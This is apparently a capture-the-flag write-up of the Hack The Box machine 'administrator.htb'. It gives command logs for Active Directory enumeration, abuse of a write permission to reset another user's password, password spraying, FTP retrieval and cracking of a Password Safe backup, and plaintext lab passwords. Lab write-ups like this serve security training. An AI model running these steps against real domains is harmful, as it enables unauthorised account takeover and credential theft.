
SMB



```
[Aug 26, 2025 - 17:10:59 ] HTB_VIP /workspace →  netexec smb administrator.htb -u Michael -p Password123 --shares
SMB         10.129.143.239  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administ
SMB         10.129.143.239  445    DC               [+] administrator.htb\Michael:Pass****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC               [*] Enumerated shares
SMB         10.129.143.239  445    DC               Share           Permissions     Remark
SMB         10.129.143.239  445    DC               -----           -----------     ------
SMB         10.129.143.239  445    DC               ADMIN$                          Remote Admin
SMB         10.129.143.239  445    DC               C$                              Default share
SMB         10.129.143.239  445    DC               IPC$            READ            Remote IPC
SMB         10.129.143.239  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.143.239  445    DC               SYSVOL          READ            Logon server share
[Aug 26, 2025 - 17:11:12 ] HTB_VIP /workspace →
```

BloodyAD

bloodyAD --host "10.129.143.239" -d "administrator.htb" -u "Michael" -p "Password123" get writable




```
bloodyAD: error: argument {add,get,remove,set}: invalid choice: 'Password123' (choose from 'add', 'get', 'remove', 'set')
[Aug 26, 2025 - 17:12:27 ] HTB_VIP /workspace →  bloodyAD --host "10.129.143.239" -d "administrator.htb" -u "Michael" -p "Password123" get writabl

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=administrator,DC=htb
permission: WRITE

distinguishedName: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
permission: WRITE
```

Bloodhound

ingestor


bloodhound-python -c All --zip -u 'Michael' -p 'Password123' -d administrator.htb -ns 10.129.143.239



```
[Aug 26, 2025 - 17:15:48 ] HTB_VIP /workspace → bloodhound-python -c All --zip -u "Michael" -
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connec
e not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 33S
INFO: Compressing output into 20250826171632_bloodhound.zip
```

bloodhound


```
neo4j start
```



Michael peut changer le mot de passe de Benjamin.

Lateral movement as Benjamin


```
bloodyAD --host "10.129.143.239" -d "administrator.htb" -u "michael" -p
"Password123" set password "benjamin" "Password123"
```



```
[Aug 26, 2025 - 21:45:56 ] HTB_VIP /workspace →  bloodyAD --host "10.129.143.239
" -d "administrator.htb" -u "michael" -p "Password123" set password "benjamin" "
Password123"
[+] Password changed successfully!
```


> **Note**
>
> Nous sommes maintenant Benjamin !

password spraying



```
[Aug 26, 2025 - 21:49:37 ] HTB_VIP /workspace →  netexec smb administrator.htb -u users.txt -p password.txt --continue-on-success
SMB         10.129.143.239  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (s
SMB         10.129.143.239  445    DC               [+] administrator.htb\Olivia:ichl****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC               [-] administrator.htb\michael:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\benjamin:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\emily:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\ethan:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\alexander:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\emma:ichl**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [+] administrator.htb\michael:Pass****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC               [+] administrator.htb\benjamin:Pass****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.239  445    DC               [-] administrator.htb\emily:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\ethan:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\alexander:Pass**** STATUS_LOGON_FAILURE
SMB         10.129.143.239  445    DC               [-] administrator.htb\emma:Pass**** STATUS_LOGON_FAILURE
```


Benjamin ne peut pas effectuer du WINRM :



```
WINRM       10.129.143.239  5985   DC               [-] administrator.htb\benjamin:Pass****
```

SMB


nxc smb administrator.htb -u benjamin -p Password123 --shares



```
[Aug 26, 2025 - 21:52:30 ] HTB_VIP /workspace → nxc smb administrator.htb -u benjamin -p Password123 --shar
SMB         10.129.143.239  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domai
SMB         10.129.143.239  445    DC               [+] administrator.htb\benjamin:Pass****
SMB         10.129.143.239  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.
SMB         10.129.143.239  445    DC               [*] Enumerated shares
SMB         10.129.143.239  445    DC               Share           Permissions     Remark
SMB         10.129.143.239  445    DC               -----           -----------     ------
SMB         10.129.143.239  445    DC               ADMIN$                          Remote Admin
SMB         10.129.143.239  445    DC               C$                              Default share
SMB         10.129.143.239  445    DC               IPC$            READ            Remote IPC
SMB         10.129.143.239  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.143.239  445    DC               SYSVOL          READ            Logon server share
```

FTP

nxc ftp administrator.htb -u benjamin -p Password123 --ls




```
[Aug 26, 2025 - 21:54:14 ] HTB_VIP /workspace →  nxc ftp administrator.htb -u benjamin -p Password123 --ls
FTP         10.129.143.239  21     administrator.htb [+] benjamin:Pass****
FTP         10.129.143.239  21     administrator.htb [*] Directory Listing
FTP         10.129.143.239  21     administrator.htb 10-05-24  09:13AM                  952 Backup.psafe3
```

Intéressant, il y a un fichier backups.

Backup.psafe3

nxc ftp administrator.htb -u benjamin -p Password123 --get Backup.psafe3




```
[Aug 26, 2025 - 21:56:05 ] HTB_VIP /workspace →  nxc ftp administrator.htb -u benjamin -p Password123 --get Backup.psafe3
FTP         10.129.143.239  21     administrator.htb [+] benjamin:Pass****
FTP         10.129.143.239  21     administrator.htb [+] Downloaded: Backup.psafe3
```

crack the hash

pwsafe2john Backup.psafe3 > hash.txt

john --wordlist=rockyou.txt hash.txt




```
[Aug 26, 2025 - 21:56:36 ] HTB_VIP /workspace → pwsafe2john.py Backup.psafe3 > hash.txt
[Aug 26, 2025 - 21:57:55 ] HTB_VIP /workspace → john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 SSE2 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-08-26 21:58) 3.846g/s 31507p/s 31507c/s 31507C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
tekieromucho
```

Lateral movement as Emily


> **Note**
>
> sudo apt install passwordsafe



Open Password Database: Backup.psafe3

Safe Combination: ●●●●●●●●●●●●

☑ Open as read-only □ Show Combination




Alexander Smith [alexander]
Emily Rodriguez [emily]
Emma Johnson [emma]

On peut voir les mots de passe pour ces trois utilisateurs :

```
alexander  -> UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily -> UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma -> WwANQWnmJnGV07WQN8bMS7FMAbjNur
```


password spraying

A fonctionné seulement pour Emily :




```
SMB         10.129.143.239  445    DC               [+] administrator.htb\emily:UXLC****
```

user.txt




